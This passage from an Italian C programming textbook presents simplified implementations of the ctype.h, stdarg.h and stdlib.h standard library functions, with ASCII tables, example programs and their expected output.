ENQ 0005	NAK 0015	% 0025	5 0035	E 0045	U 0055	e 0065	u 0075
ACK 0006	SYN 0016	& 0026	6 0036	F 0046	V 0056	f 0066	v 0076
BEL 0007	ETB 0017	’ 0027	7 0037	G 0047	W 0057	g 0067	w 0077
BS 0008	CAN 0018	(0028	8 0038	H 0048	X 0058	h 0068	x 0078
HT 0009	EM 0019	) 0029	9 0039	I 0049	Y 0059	i 0069	y 0079
LF 000A	SUB 001A	* 002A	: 003A	J 004A	Z 005A	j 006A	z 007A
VT 000B	ESC 001B	+ 002B	; 003B	K 004B	[005B	k 006B	{ 007B
FF 000C	FS 001C	, 002C	< 003C	L 004C	\ 005C	l 006C	| 007C
CR 000D	GS 001D	– 002D	= 003D	M 004D	] 005D	m 006D	} 007D
SO 000E	RS 001E	. 002E	> 003E	N 004E	^ 005E	n 006E	~ 007E
SI 000F	US 001F	/ 002F	? 003F	O 004F	_ 005F	o 006F	DEL 007F

```
#include <ctype.h>
int
isprint (int c)
{
    if ((c >= 0x20) && (c <= 0x7E))
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
```

Listato 594.10. Funzione '**ispunct()**'.

NUL 0000	DLE 0010	SP 0020	0 0030	@ 0040	P 0050	‘ 0060	p 0070
SOH 0001	DC1 0011	! 0021	1 0031	A 0041	Q 0051	a 0061	q 0071
STX 0002	DC2 0012	" 0022	2 0032	B 0042	R 0052	b 0062	r 0072
ETX 0003	DC3 0013	# 0023	3 0033	C 0043	S 0053	c 0063	s 0073
EOT 0004	DC4 0014	$ 0024	4 0034	D 0044	T 0054	d 0064	t 0074
ENQ 0005	NAK 0015	% 0025	5 0035	E 0045	U 0055	e 0065	u 0075
ACK 0006	SYN 0016	& 0026	6 0036	F 0046	V 0056	f 0066	v 0076
BEL 0007	ETB 0017	’ 0027	7 0037	G 0047	W 0057	g 0067	w 0077
BS 0008	CAN 0018	(0028	8 0038	H 0048	X 0058	h 0068	x 0078
HT 0009	EM 0019	) 0029	9 0039	I 0049	Y 0059	i 0069	y 0079
LF 000A	SUB 001A	* 002A	: 003A	J 004A	Z 005A	j 006A	z 007A
VT 000B	ESC 001B	+ 002B	; 003B	K 004B	[005B	k 006B	{ 007B
FF 000C	FS 001C	, 002C	< 003C	L 004C	\ 005C	l 006C	| 007C
CR 000D	GS 001D	– 002D	= 003D	M 004D	] 005D	m 006D	} 007D
SO 000E	RS 001E	. 002E	> 003E	N 004E	^ 005E	n 006E	~ 007E
SI 000F	US 001F	/ 002F	? 003F	O 004F	_ 005F	o 006F	DEL 007F

```
#include <ctype.h>
int
ispunct (int c)
{
    if (  isgraph (c)
       && (! isspace (c))
       && (! isalnum(c)))
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
```

Listato 594.11. Funzione '**isspace()**'.

NUL 0000	DLE 0010	SP 0020	0 0030	@ 0040	P 0050	‘ 0060	p 0070
SOH 0001	DC1 0011	! 0021	1 0031	A 0041	Q 0051	a 0061	q 0071
STX 0002	DC2 0012	" 0022	2 0032	B 0042	R 0052	b 0062	r 0072
ETX 0003	DC3 0013	# 0023	3 0033	C 0043	S 0053	c 0063	s 0073
EOT 0004	DC4 0014	$ 0024	4 0034	D 0044	T 0054	d 0064	t 0074
ENQ 0005	NAK 0015	% 0025	5 0035	E 0045	U 0055	e 0065	u 0075
ACK 0006	SYN 0016	& 0026	6 0036	F 0046	V 0056	f 0066	v 0076
BEL 0007	ETB 0017	’ 0027	7 0037	G 0047	W 0057	g 0067	w 0077
BS 0008	CAN 0018	(0028	8 0038	H 0048	X 0058	h 0068	x 0078
HT 0009	EM 0019	) 0029	9 0039	I 0049	Y 0059	i 0069	y 0079
LF 000A	SUB 001A	* 002A	: 003A	J 004A	Z 005A	j 006A	z 007A
VT 000B	ESC 001B	+ 002B	; 003B	K 004B	[005B	k 006B	{ 007B
FF 000C	FS 001C	, 002C	< 003C	L 004C	\ 005C	l 006C	| 007C
CR 000D	GS 001D	– 002D	= 003D	M 004D	] 005D	m 006D	} 007D
SO 000E	RS 001E	. 002E	> 003E	N 004E	^ 005E	n 006E	~ 007E
SI 000F	US 001F	/ 002F	? 003F	O 004F	_ 005F	o 006F	DEL 007F

```
#include <ctype.h>
int
isspace (int c)
{
    if (  (c == ' ')
       || (c == '\f')
       || (c == '\n')
       || (c == '\r')
       || (c == '\t')
       || (c == '\v'))
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
```

Listato 594.12. Funzione ‘**isupper()**’.

NUL 0000	DLE 0010	SP 0020	0 0030	@ 0040	P 0050	‘ 0060	p 0070
SOH 0001	DC1 0011	! 0021	1 0031	A 0041	Q 0051	a 0061	q 0071
STX 0002	DC2 0012	" 0022	2 0032	B 0042	R 0052	b 0062	r 0072
ETX 0003	DC3 0013	# 0023	3 0023	C 0043	S 0053	c 0063	s 0073
EOT 0004	DC4 0014	$ 0024	4 0034	D 0044	T 0054	d 0064	t 0074
ENQ 0005	NAK 0015	% 0025	5 0035	E 0045	U 0055	e 0065	u 0075
ACK 0006	SYN 0016	& 0026	6 0036	F 0046	V 0056	f 0066	v 0076
BEL 0007	ETB 0017	’ 0027	7 0037	G 0047	W 0057	g 0067	w 0077
BS 0008	CAN 0018	(0028	8 0038	H 0048	X 0058	h 0068	x 0078
HT 0009	EM 0019	) 0029	9 0039	I 0049	Y 0059	i 0069	y 0079
LF 000A	SUB 001A	* 002A	: 003A	J 004A	Z 005A	j 006A	z 007A
VT 000B	ESC 001B	+ 002B	; 003B	K 004B	[005B	k 006B	{ 007B
FF 000C	FS 001C	, 002C	< 003C	L 004C	\ 005C	l 006C	| 007C
CR 000D	GS 001D	− 002D	= 003D	M 004D	] 005D	m 006D	} 007D
SO 000E	RS 001E	. 002E	> 003E	N 004E	^ 005E	n 006E	~ 007E
SI 000F	US 001F	/ 002F	? 003F	O 004F	_ 005F	o 006F	DEL 007F

```
#include <ctype.h>
int
isupper (int c)
{
    if ((c >= 0x41) && (c <= 0x5A))
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
```

Listato 594.13. Funzione ‘**isxdigit()**’.

NUL 0000	DLE 0010	SP 0020	0 0030	@ 0040	P 0050	‘ 0060	p 0070
SOH 0001	DC1 0011	! 0021	1 0031	A 0041	Q 0051	a 0061	q 0071
STX 0002	DC2 0012	" 0022	2 0032	B 0042	R 0052	b 0062	r 0072
ETX 0003	DC3 0013	# 0023	3 0023	C 0043	S 0053	c 0063	s 0073
EOT 0004	DC4 0014	$ 0024	4 0034	D 0044	T 0054	d 0064	t 0074
ENQ 0005	NAK 0015	% 0025	5 0035	E 0045	U 0055	e 0065	u 0075
ACK 0006	SYN 0016	& 0026	6 0036	F 0046	V 0056	f 0066	v 0076
BEL 0007	ETB 0017	’ 0027	7 0037	G 0047	W 0057	g 0067	w 0077
BS 0008	CAN 0018	(0028	8 0038	H 0048	X 0058	h 0068	x 0078
HT 0009	EM 0019	) 0029	9 0039	I 0049	Y 0059	i 0069	y 0079
LF 000A	SUB 001A	* 002A	: 003A	J 004A	Z 005A	j 006A	z 007A
VT 000B	ESC 001B	+ 002B	; 003B	K 004B	[005B	k 006B	{ 007B
FF 000C	FS 001C	, 002C	< 003C	L 004C	\ 005C	l 006C	| 007C
CR 000D	GS 001D	− 002D	= 003D	M 004D	] 005D	m 006D	} 007D
SO 000E	RS 001E	. 002E	> 003E	N 004E	^ 005E	n 006E	~ 007E
SI 000F	US 001F	/ 002F	? 003F	O 004F	_ 005F	o 006F	DEL 007F

```
#include <ctype.h>
int
isxdigit (int c)
{
    if (  ((c >= 0x30) && (c <= 0x39))
       || ((c >= 0x41) && (c <= 0x46))
       || ((c >= 0x61) && (c <= 0x66)))
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
```

594.2 Macro-istruzioni «is...()»

In alternativa a delle funzioni vere e proprie, si possono realizzare semplicemente delle macro-istruzioni per verificare le condizioni riferite al carattere. Il listato seguente è conforme a quanto già visto nella sezione precedente:

```
#define isblank(C)   ((int) (C == ' ' || C == '\t'))
#define isspace(C)   ((int) (C == ' ' \
                             || C == '\f' \
                             || C == '\n' \
                             || C == '\n' \
                             || C == '\r' \
                             || C == '\t' \
                             || C == '\v'))
#define isdigit(C)   ((int) (C >= '0' && C <= '9'))
#define isxdigit(C)  ((int) ((C >= '0' && C <= '9') \
                              || (C >= 'A' && C <= 'F') \
                              || (C >= 'a' && C <= 'f')))
#define isupper(C)   ((int) (C >= 'A' && C <= 'Z'))
#define islower(C)   ((int) (C >= 'a' && C <= 'z'))
#define iscntrl(C)   ((int) ((C >= 0x00 && C <= 0x1F) || C == 0x7F))
#define isgraph(C)   ((int) (C >= 0x21 && C <= 0x7E))
#define isprint(C)   ((int) (C >= 0x20 && C <= 0x7E))
#define isalpha(C)   (isupper (C) || islower (C))
#define isalnum(C)   (isalpha (C) || isdigit (C))
#define ispunct(C)   (isgraph (C) && (!isspace (C)) && (!isalnum (C)))
```

594.3 Funzioni di conversione

Le due funzioni '**`tolower()`**' e '**`toupper()`**' si occupano di convertire un carattere, rispettivamente, in minuscolo o in maiuscolo.

Listato 594.15. Funzione '**`tolower()`**'.

```
#include <ctype.h>
int
tolower (int c)
{
    if (isupper (c))
      {
        return (c + 0x20);
      }
    else
      {
        return c;
      }
}
```

Listato 594.16. Funzione '**`toupper()`**'.

```
#include <ctype.h>
int
toupper (int c)
{
    if (islower (c))
      {
        return (c - 0x20);
      }
    else
      {
        return c;
      }
}
```

594.4 Macro-istruzioni di conversione

Anche le funzioni '**`toupper()`**' e '**`tolower()`**' possono essere rappresentate agevolmente in forma di macro-istruzioni. Il listato seguente è conforme a quanto già visto nella sezione precedente:

```
#define tolower(C)  (isupper (C) ? ((C) + 0x20) : (C))
#define toupper(C)  (islower (C) ? ((C) - 0x20) : (C))
```

594.5 Esempio di utilizzo delle funzioni

Viene proposto un programma molto semplice che utilizza tutte le funzioni dichiarate nel file '`ctype.h`'.

```
#include <stdio.h>
#include <ctype.h>

int
main (int argc, char *argv[])
{
    int c;
    for (c = 0; c <= 0x7F; c++)
      {
        printf ("%02x", c);
        printf ("\t"); if (iscntrl (c))  printf ("cntrl");
                       if (isprint (c))  printf ("print");
        printf ("\t"); if (isblank (c))  printf ("blank");
                       if (isgraph (c))  printf ("graph");
        printf ("\t"); if (isspace (c))  printf ("space");
                       if (ispunct (c))  printf ("punct");
                       if (isupper (c))  printf ("upper");
                       if (islower (c))  printf ("lower");
                       if (isdigit (c))  printf ("digit");
        printf ("\t"); if (isalnum (c))  printf ("alnum");
```

```
        printf ("\t"); if (isxdigit (c)) printf ("xdigit");
        printf ("\t"); if (isalpha (c))  printf ("alpha");
        printf ("\n");
      }
    printf ("\n");
    printf ("ASCII:\n");
    for (c = 0; c <= 0x7F; c++)
      {
        if (isprint (c)) printf ("%c", c);
      }
    printf ("\n");
    printf ("\n");
    printf ("to upper:\n");
    for (c = 0; c <= 0x7F; c++)
      {
        if (isprint (c)) printf ("%c", toupper (c));
      }
    printf ("\n");
    printf ("\n");
    printf ("to lower:\n");
    for (c = 0; c <= 0x7F; c++)
      {
        if (isprint (c)) printf ("%c", tolower (c));
      }
    printf ("\n");
    return 0;
}
```

Una volta compilato il programma, avviandolo si deve ottenere un testo come quello che si vede nell'estratto seguente:

```
…
44      print   graph   upper   alnum   xdigit  alpha
45      print   graph   upper   alnum   xdigit  alpha
46      print   graph   upper   alnum   xdigit  alpha
47      print   graph   upper   alnum           alpha
48      print   graph   upper   alnum           alpha
…
ASCII:
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ↩
↪[\]^_`abcdefghijklmnopqrstuvwxyz{|}~

to upper:
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ↩
↪[\]^_`ABCDEFGHIJKLMNOPQRSTUVWXYZ{|}~

to lower:
!"#$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz↩
↪[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
```

594.6 Riferimenti

- Wikipedia, *ctype.h*
  ⟨http://en.wikipedia.org/wiki/Ctype.h⟩
- *ISO/IEC 9899:TC2*
  ⟨http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf⟩

[1] Il carattere viene convertito da '**unsigned char**' a '**int**'.

C: «stdarg.h»

Il file '`stdarg.h`' della libreria standard definisce principalmente delle macro-istruzioni per gestire gli argomenti variabili passati a una funzione, assieme a un tipo di variabile, '**`va_list`**', specifico per gestire il puntatore a tali parametri non dichiarati.

Tabella 595.1. Macro-istruzioni standard per la gestione di argomenti variabili.

Macro-istruzione	Descrizione
`void va_start (va_list` ***ap***`,` ***parametro_n***`);`	Inizializza la variabile ***ap***, di tipo '**`va_list`**', in modo che punti all'area di memoria immediatamente successiva al parametro indicato, il quale deve essere l'ultimo.
tipo `va_arg (va_list` ***ap***`,` ***tipo***`);`	Restituisce il contenuto dell'area di memoria a cui punta ***ap***, utilizzando il tipo indicato, incrementando contestualmente il puntatore in modo che, al termine, si trovi nell'area di memoria immediatamente successiva.
`void va_copy (va_list` ***dst***`, va_list` ***org***`);`	Copia il puntatore ***org*** nella variabile ***dst***.
`void va_end (va_list` ***ap***`);`	Conclude l'utilizzo del puntatore ***ap***.

595.1 Realizzazione

Il listato successivo è tutto ciò che serve per realizzare la libreria:

```
typedef unsigned char * va_list;

#define va_start(AP, LAST) \
    ((void) ((AP) = ((va_list) &(LAST)) + (sizeof (LAST))))

#define va_end(AP) ((void) ((AP) = 0))
#define va_copy(DEST, SRC) ((void) ((DEST) = (va_list) (SRC)))

#define va_arg(AP, TYPE) (((AP) = (AP) + (sizeof (TYPE))), \
                          *((TYPE *) ((AP) - (sizeof (TYPE)))))
```

Delle macro-istruzioni mostrate nell'esempio, la più difficile da interpretare potrebbe essere '**`va_arg`**', la quale deve restituire il valore dell'area di memoria puntata inizialmente, ma garantendo di lasciare il puntatore pronto per l'area successiva. In pratica, prima viene incrementato il puntatore per l'area successiva, quindi viene dereferenziato ricalcolando lo spazio necessario a raggiungere la posizione precedente. In altri termini è come scrivere:

```
...
va_list ap;
...
//
```

```
// va_start
//
ap = (va_list) &ultimo_parametro;
ap = ap + (sizeof (tipo_ultimo_parametro);
...
//
// va_arg
//
ap = ap + (sizeof tipo_successivo);
var = (tipo_successivo *) (ap - (sizeof (tipo_successivo)));
...
//
// va_end
//
ap = 0;
...
```

595.2 Esempio di utilizzo delle macro

Viene riproposto un programma molto semplice, già apparso in altri capitoli, per dimostrare l'utilizzo delle macro-istruzioni dichiarate nel file 'stdarg.h'.

```
#include <stdio.h>
#include <stdarg.h>

void
f (int w,...)
{
    long double x;      // Dichiara le variabili che servono
    long long int y;    // a contenere gli argomenti per i
    int z;              // quali mancano i parametri formali.

    va_list ap;         // Dichiara il puntatore agli argomenti.

    va_start (ap, w);   // Posiziona il puntatore dopo la fine di «w».

    x = va_arg (ap, long double);       // Estrae l'argomento successivo
                                        // portando avanti il puntatore
                                        // di conseguenza.

    printf ("w = %d; ", w);      // Mostra il valore del primo parametro.
    printf ("x = %Lf; ", x);     // Mostra il valore dell'argomento successivo.

    y = va_arg (ap, long long int);     // Estrapola e mostra
    printf ("y = %lld; ", y);           // il terzo argomento.

    z = va_arg (ap, int);               // Estrapola e mostra
    printf ("z = %d\n", z);             // il quarto argomento.

    va_end (ap);                        // Conclude la scansione.
```

```
    return;
}

int
main (int argc, char *argv[])
{
    f (10, (long double)12.34, (long long int)13, 14);
    return 0;
}
```

Avviando il programma di esempio si deve visualizzare il messaggio seguente:

```
w = 10; x = 12.340000; y = 13; z = 14
```

595.3 Promozione

Va ricordato che gli argomenti delle chiamate alle funzioni vengono adattati in modo tale da facilitare l'uso della pila dei dati. Pertanto, i valori che prevedono una rappresentazione in memoria troppo piccola, subiscono quella che è nota come «promozione».

La funzione che utilizza una quantità di argomenti variabili, dovrebbe gestire solo valori che non possono subire una trasformazione di questo tipo, altrimenti, quando utilizza la macro-istruzione '**va_arg**' deve indicare un tipo adeguato alla promozione che si prevede sia applicata ai valori degli argomenti.

A questo proposito si può notare che nell'esempio di utilizzo apparso nel capitolo, non si fa mai uso di tipi di dati di rango inferiore a '**int**'.

595.4 Riferimenti

- Wikipedia, *stdarg.h*
  ⟨*http://en.wikipedia.org/wiki/Stdarg.h* ⟩
- *ISO/IEC 9899:TC2*
  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩

C: «stdlib.h»

Il file 'stdlib.h' della libreria standard definisce alcuni tipi di dati, varie funzioni di utilità generale e alcune macro-variabili. Viene proposto un esempio di questo file, e di alcune delle funzioni a cui si riferisce, indicando per le altre solo i prototipi.

596.1 Tipi di dati speciali

I tipi di dati che il file 'stdlib.h' definisce sono '**size_t**' e '**wchar_t**', già descritti nel file 'stddef.h' (capitolo 600), oltre a '**div_t**', '**ldiv_t**' e '**lldiv_t**'. I tipi '...**div_t**' sono delle strutture il cui scopo è quello di contenere il risultato di una divisione, espresso come quoziente e resto. Questi tipi di dati si usano per contenere il valore restituito dalle funzioni '**div()**', '**ldiv()**' e '**lldiv()**'. La distinzione tra i tre tipi deriva dalla capienza dei membri della struttura. Ecco come potrebbero essere dichiarati:

```
typedef struct {int quot; int rem;} div_t;
typedef struct {long int quot; long int rem;} ldiv_t;
typedef struct {long long int quot; long long int rem;} lldiv_t;
```

596.2 Macro-variabili

Il file 'stdlib.h' dichiara nuovamente la macro-variabile '**NULL**', come già avviene nel file 'stddef.h' (capitolo 600); inoltre definisce quelle seguenti:

Macro	Descrizione
EXIT_SUCCESS EXIT_FAILURE	Rappresentano un numero intero che possa essere usato come argomento della funzione '**exit()**', per rappresentare il successo o l'insuccesso dell'attività svolta. Normalmente, i valori in cui si espandono le due macro-variabili sono rispettivamente zero e uno.
RAND_MAX	Rappresenta il valore massimo che possa essere generato dalla funzione '**rand()**' e generalmente corrisponde al valore massimo che può assumere un numero intero di tipo '**int**'.
MB_CUR_MAX	Rappresenta la quantità massima di byte che possono essere utilizzati in una sequenza multibyte, in base alla configurazione locale. Questo valore è un intero che deve essere di tipo '**size_t**' è non può superare il limite rappresentato dalla macro-variabile '**MC_LEN_MAX**' (dichiarata nel file 'limits.h', descritto nel capitolo 590).

Merita un po' di attenzione la macro-variabile '**MB_CUR_MAX**'. La sequenza multibyte è una sequenza di byte che, in base alla configurazione locale, deve essere interpretata come un carattere singolo. Per esempio, questo meccanismo si utilizza nella codifica UTF-8 e in altre; ma proprio perché esistono più metodi alternativi, per quanto superati possano essere rispetto a UTF-8, la configurazione locale stabilisce le regole particolari per interpretare tali sequenze e i limiti rispetto a queste. Pertanto, la macro-variabile '**MB_CUR_MAX**' dovrebbe espandersi in una funzione che restituisce il valore desiderato, in relazione alla configurazione locale che si trova a essere attiva in un certo momento. Per semplicità, nell'esempio che viene proposto si associa il valore di questa macro-variabile a quello massimo accettabile in assoluto.

```
#define EXIT_FAILURE    1
#define EXIT_SUCCESS    0

#define RAND_MAX        INT_MAX

#define MB_CUR_MAX      ((size_t) MB_LEN_MAX)  // Sarebbe meglio una funzione.
```

Nell'esempio proposto viene usata la macro-variabile '**`MB_LEN_MAX`**', pertanto, in questo modo si rende necessaria l'inclusione del file '`limits.h`' che deve contenere la sua dichiarazione.

596.3 Conversioni numeriche

Un gruppo di funzioni del file '`stdlib.h`' permette di convertire una stringa in un valore numerico. In particolare, le funzioni con nomi del tipo '**`ato`**...**`()`**' (*ASCII to* ...) non eseguono controlli particolari e non modificano la variabile '**`errno`**' (capitolo 592); invece, le funzioni con nomi '**`strto`**...**`()`**' (*string to* ...) sono più sofisticate.

Le funzioni '**`ato`**...**`()`**' interpretano una stringa e convertono il suo contenuto in un numero intero o in un numero a virgola mobile. Le funzioni sono '**`atoi()`**', '**`atol()`**', '**`atoll()`**' e '**`atof()`**', che convertono rispettivamente in un tipo '**`int`**', '**`long int`**', '**`long long int`**' e '**`double`**'. Ecco i prototipi:

```
int           atoi  (const char *nptr);
long int      atol  (const char *nptr);
long long int atoll (const char *nptr);
double        atof  (const char *nptr);
```

Viene proposta una soluzione per queste funzioni di conversione:

```
#include <stdlib.h>
#include <ctype.h>
int
atoi (const char *nptr)
{
    int i;
    int sign = +1;
    int n;

    for (i = 0; isspace (nptr[i]); i++)
      {
        ;       // Si limita a saltare gli spazi iniziali.
      }

    if (nptr[i] == '+')
      {
        sign = +1;
        i++;
      }
    else if (nptr[i] == '-')
```

```
        {
          sign = -1;
          i++;
        }

    for (n = 0; isdigit (nptr[i]); i++)
      {
        n = (n * 10) + (nptr[i] - '0');          // Accumula il valore.
      }

    return sign * n;
}
```

Logicamente, le funzioni '`atol()`' e '`atoll()`' sono praticamente uguali, con la differenza che la variabile automatica ***n*** deve essere dello stesso tipo restituito dalla funzione; pertanto si passa alla soluzione proposta per la funzione '`atof()`':

```
#include <stdlib.h>
#include <ctype.h>
double
atof (const char *nptr)
{
    int i;
    int sign = +1;
    double n;           // Il risultato sarà:  n / d.
    double d;           //

    for (i = 0; isspace (nptr[i]); i++)
      {
        ;       // Si limita a saltare gli spazi iniziali.
      }

    if (nptr[i] == '+')
      {
        sign = +1;
        i++;
      }
    else if (nptr[i] == '-')
      {
        sign = -1;
        i++;
      }

    for (n = 0.0; isdigit (nptr[i]); i++)
      {
        n = (n * 10.0) + (nptr[i] - '0');        // Accumula il valore.
      }
```

```
    if (nptr[i] == '.')
      {
        i++;
      }

    for (d = 1.0; isdigit (nptr[i]); i++)
      {
        // La variabile "d" viene inizializzata in ogni caso.

        n = (n * 10.0) + (nptr[i] - '0');
        d = d * 10.0;    // Tiene conto di quanto dovrà essere diviso
                         // il risultato.
      }

    return sign * n / d;
}
```

Le funzioni '**strto...()**' sono più complesse rispetto a quelle '**ato...()**'. Per dare una descrizione sommaria, si può osservare che, oltre alla stringa da scandire ricevono un puntatore di puntatore all'ultimo elemento utile di tale stringa;[1] se poi questo è nullo, la scansione avviene normalmente nella stringa, entro il limite del carattere nullo di terminazione. Se fallisce il riconoscimento del valore da tradurre, il puntatore all'inizio della stringa viene copiato nell'area di memoria a cui punta il puntatore di puntatore, a meno che questo, inizialmente, sia già nullo (potrebbe essere nullo il puntatore principale o il contenuto dell'area a cui punta).

In caso di errore nell'interpretazione del valore, queste funzioni utilizzano la variabile '**errno**' per annotare il tipo di problema riscontrato.

I valori che possono essere convertiti sono esprimibili in notazione decimale o esadecimale; inoltre, le funzioni che convertono in valori a virgola mobile, accettano una notazione esponenziale e delle parole chiave per rappresentare l'infinito e NaN (*Not a number*). Nel caso particolare delle funzioni che convertono in un numero intero, esiste un terzo parametro per specificare la base di numerazione attesa.

Vengono presentati solo i prototipi di queste funzioni:

```
float                  strtof   (const char * restrict nptr, char ** restrict endptr);
double                 strtod   (const char * restrict nptr, char ** restrict endptr);
long double            strtold  (const char * restrict nptr, char ** restrict endptr);

long int               strtol   (const char * restrict nptr, char ** restrict endptr, int base);
long long int          strtoll  (const char * restrict nptr, char ** restrict endptr, int base);
unsigned long int      strtoul  (const char * restrict nptr, char ** restrict endptr, int base);
unsigned long long int strtoull (const char * restrict nptr, char ** restrict endptr, int base);
```

Per una descrizione completa si vedano le pagine di manuale *strtof(3)*, *strtod(3)*, *strtold(3)*, *strtol(3)*, *strtoll(3)*, *strtoul(3)* e *strtoull(3)*, oltre alla documentazione standard citata alla fine del capitolo.

L'esempio seguente mostra l'uso delle funzioni '**ato...()**':

```
#include <stdio.h>
#include <stdlib.h>
```

```
int main (void)
{
    int            i;
    long int       li;
    long long int lli;
    double         d;
    char          s[] = "  -987654.3210";

    i = atoi (s);
    li = atol (s);
    lli = atoll (s);
    d = atof (s);

    printf ("\"%s\" = %d, %ld, %lld, %f\n", s, i, li, lli, d);

    return 0;
}
```

Il risultato che ci si attende di visualizzare è questo:

```
"  -987654.3210" = -987654, -987654, -987654, -987654.321000
```

596.4 Funzioni per la generazione di numeri in modo pseudo-casuale

La libreria standard deve disporre, nel file '`stdlib.h`', di due funzioni per la generazione di numeri pseudo-casuali. Si tratta precisamente di '**`rand()`**' che restituisce un numero intero casuale (di tipo '**`int`**', ma sono ammessi solo valori positivi) e di '**`srand()`**' che serve a cambiare il «seme» di generazione di tali numeri. Lo standard prescrive anche che per uno stesso seme, la sequenza di numeri pseudo-casuali sia la stessa e che il seme predefinito iniziale sia pari a uno.

Nella descrizione dello standard si fa riferimento al fatto che il valore che può essere generato deve andare da zero a '**`RAND_MAX`**', escludendo quindi valori negativi. Considerando che la funzione '**`rand()`**' restituisce un valore di tipo '**`int`**' e che questo non può essere negativo, significa che '**`RAND_MAX`**' deve essere inferiore o uguale al massimo numero positivo rappresentabile con il tipo '**`int`**'.

```
int  rand  (void);
void srand (unsigned int seed);
```

Viene proposta una soluzione molto semplice e anche molto scadente sul piano della sequenza casuale generata. Tuttavia garantisce che il valore ottenuto vada effettivamente da zero a '**`RAND_MAX`**' incluso:

```
#include <stdlib.h>
static unsigned int _srand = 1; // Il rango di «_srand» deve essere
                                // maggiore o uguale a quello di
                                // «RAND_MAX» e di «unsigned int».
int
rand (void)
{
    _srand = _srand * 1234567 + 12345;
    return _srand % ((unsigned int) RAND_MAX + 1);
}

void
srand (unsigned int seed)
{
    _srand = seed;
}
```

L'esempio seguente consente di verificare sommariamente il lavoro delle funzioni per la generazione di numeri casuali. Per la precisione, si vogliono ottenere valori che vanno da 0 a 99 inclusi:

```
#include <stdio.h>
#include <stdlib.h>

int main (void)
{
    int r;
    int i;
    int j;
    const int max = 99;

    srand (123);

    for (i = 0; i < 25; i++)
    {
        for (j = 0; j < 26; j++)
          {
            r = (rand () % (max + 1));
            printf ("%2d ", r);
          }
        printf ("\n");
    }

    return 0;
}
```

Si dovrebbe ottenere un risultato simile a quello seguente:

```
86 67 22 15 22 47 94 91 10 99  6 31 22 51 98 11 14 11 22  3 22 11 82  7 54 11
62 75 10 63 50 75 98 91 90 79 74 87 18 15 34  7 54 71 42 47 10 23 82 67 50 19
14 31 34 27 58 71 38 43 14 87 38 71 82 95 50 99  2  7 30  7 98 87  2 19 46 71
78 83 34 43 58 99 70 79 30 75 58 99 46 31 78 91 34 79 98 75 14 99 66 63 82 99
 2 51 46 11 74 39 90 31 54 63 78 39 14 31 50 55 26 87  2 51 70 15 98 67 54 27
34 55 14  7 74 71 42  7 30 87 70 67 34 15 26 47 90 91 30 19 66 27 86 15 26 15
 6 99 46  7 14 51 22 43 54 95 58  7 18 15 50 83 26 71  2 27 38 71 30  7 94 19
 6 47 62 19 90 39 54 39 42 15 86 91 82 87 38 27 34 87 74 87 50 87 82 67 78 63
22  3 26 87 86 11 94 71 26 35 10 83 78 71 46 63 82 47 74 63 70 11 54 95 62 31
74 87 30 71 54 15 18 19 14 79 86 23 58  7 98 47 10 63 46 39 26 19 10 67 54 99
 6 47 70 11 26  7 66 23 10 51 66 31 58 91 74 87 22 35 74 11  6 39 58 39 26 35
94 55 82 47 78 67 98 91 30 67 18 75 74 83 18 23 54 51 26 91 38 11 22 23 66 91
18 99 74 27 82 99 62 35 58 35 54 95  2 95 86 95 82 47 90 51 90 51 54 23 62 91
90 99 18 19 62 51 10 59 26 39 82 71 94 83 98 27 38  7 22 15 90 79 18 31 58 71
22  3 58 39 98 63 62 55 38 51 86 51  2  7 86 87 94 43 54 67 62 23 42 31 10  3
42 47 74 87 26 27 54 43 54 95 18 31 34 27 58 47 66 47 70 75 22 35 82  7 54  7
62 19 18 91 22 63 94 83 98 27 86 59 78 91 78 35 62 67 90 67 62 35 78 95 86 99
54 47 14  3 62 19 58 63 74 11 62 99 46 71 86  7 34  3 34 59 18  3 62 43 62 27
26 95 46  3 22 15 54 35  6 75 86 27 58 51 70 71 82 15 50 39 38 91 14 99 66 67
66 91 54 31 34  3 30 55 98 27 50  7 38 11 26 11 42 47 26 31 10 91 90 15 54 19
50 87 70 35 14 79 10 47 74 55 34 51 54 95 58 23 46 59 78 91 38  3 94 51 70  3
54 51 86 51 14 95 70 55 50 99 70 63 86 15  6 35 98 67 74 91 54 99 30  7 94 35
10 43 54 55 50 11 58 75 26 27 78 99 98 55 94 79 26 83 34 87 38 47  6 55 74 23
10 11 26 87  6 59 10 71 86 31 78 55 30 39 66 47 46 11 30 47  2 11 74 55 42 59
 2 59 42 63 78 71  2 19  6 83 30 23  2 31 54 47 62 31 26 67  6 67 70 63 14 91
```

596.5 Funzioni standard per la generazione di numeri pseudo-casuali

Il documento che descrive lo standard descrive una versione della funzione '**`rand()`**' che corrisponde al listato successivo. I valori usati nei calcoli sono tali da essere adatti a un contesto in cui i limiti degli interi sono quelli minimi previsti.

Listato 596.14. Esempio di realizzazione delle funzioni '**`rand()`**' e '**`srand()`**', tratto dal documento che descrive lo standard del linguaggio.

```
// RAND_MAX assumed to be 32767

static unsigned long int next = 1;

int
rand(void)
{
      next = next * 1103515245 + 12345;
      return (unsigned int)(next/65536) % 32768;
}

void
srand(unsigned int seed)
{
```

```
        next = seed;
}
```

596.6 Amministrazione della memoria

Un gruppo di funzioni dichiarate nel file '`strlib.h`' consente di utilizzare dinamicamente la memoria. Si tratta di '**`malloc()`**', '**`calloc()`**', '**`realloc()`**' e '**`free()`**'. Le prime tre funzioni restituiscono un puntatore di tipo '**`void *`**' all'area di memoria allocata, oppure il puntatore nullo nel caso l'operazione di allocazione fallisca; la funzione '**`free()`**' libera un'area di memoria allocata, indicando come argomento il puntatore che inizialmente la rappresentava.

```
void *malloc  (size_t size);
void *calloc  (size_t nmemb, size_t size);
void *realloc (void *ptr, size_t size);
void free     (void *ptr);
```

